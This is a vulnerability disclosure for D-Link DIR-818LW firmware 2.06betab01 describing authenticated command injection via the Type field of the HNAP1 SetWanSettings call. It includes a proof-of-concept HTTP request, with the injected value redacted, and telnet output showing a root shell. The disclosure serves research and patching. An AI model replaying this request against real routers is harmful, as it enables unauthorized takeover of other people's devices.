DIR-818LW

Version

```
DIR818LW_FW206betab01
```

decription


```
An issue was discovered on D-Link DIR-818LW devices with firmware 2.06betab01.
There is a command injection in HNAP1 (exploitable with Authentication) via shell
metacharacters in the Type field to SetWanSettings.
```

others

```
found by wx@teamseri0us360.
please send email to teamseri0us360@gmail.com if you have any question.
```

payload


bypass the check of the "Type" by modifying in HTTP Message



```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: text/xml
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.1/Internet.html
Content-Type: text/xml
SOAPACTION: "http://purenetworks.com/HNAP1/SetWanSettings"
HNAP_AUTH: EC0404A8461B34046E7AC1567F4B31F6 1562654588
Content-Length: 984
Connection: close
Cookie: uid=VgMTZBh4B7

<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
        <soap:Body>
                <SetWanSettings xmlns="http://purenetworks.com/HNAP1/">
                        <Type>[redacted]</Type>
                        <Username/>
                        <Password/>
                        <MaxIdleTime/>
                        <HostName/>
                        <VPNIPAddress/>
                        <VPNSubnetMask/>
                        <VPNGateway/>
                        <ServiceName/>
                        <AutoReconnect/>
                        <IPAddress>192.166.3.2</IPAddress>
                        <SubnetMask>255.255.254.0</SubnetMask>
                        <Gateway>192.166.3.1</Gateway>
                        <ConfigDNS>
                                <Primary>1.11.1.1</Primary>
                                <Secondary>2.2.2.2</Secondary>
                        </ConfigDNS>
                        <MacAddress>46:DE:09:A9:80:84</MacAddress>
                        <MTU>1400</MTU>
                        <DsLite_Configuration/>
                        <DsLite_AFTR_IPv6Address/>
                        <DsLite_B4IPv4Address/>
                        <APN/>
                        <DialNo/>
                        <country/>
```

result



```
wx@wx-virtual-machine:~/iot/firmadyne$ telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.


BusyBox v1.14.1 (2018-12-06 15:30:58 CST) built-in shell (msh)
Enter 'help' for a list of built-in commands.

# ls
firmadyne    home         lib          etc          bin          proc
include      sys          htdocs       www          tmp          mydlink
mnt          var          usr          dev          sbin         lost+found
# cd /etc/
# 
```

source

```
/etc/scripts/IPV4.INET.php
```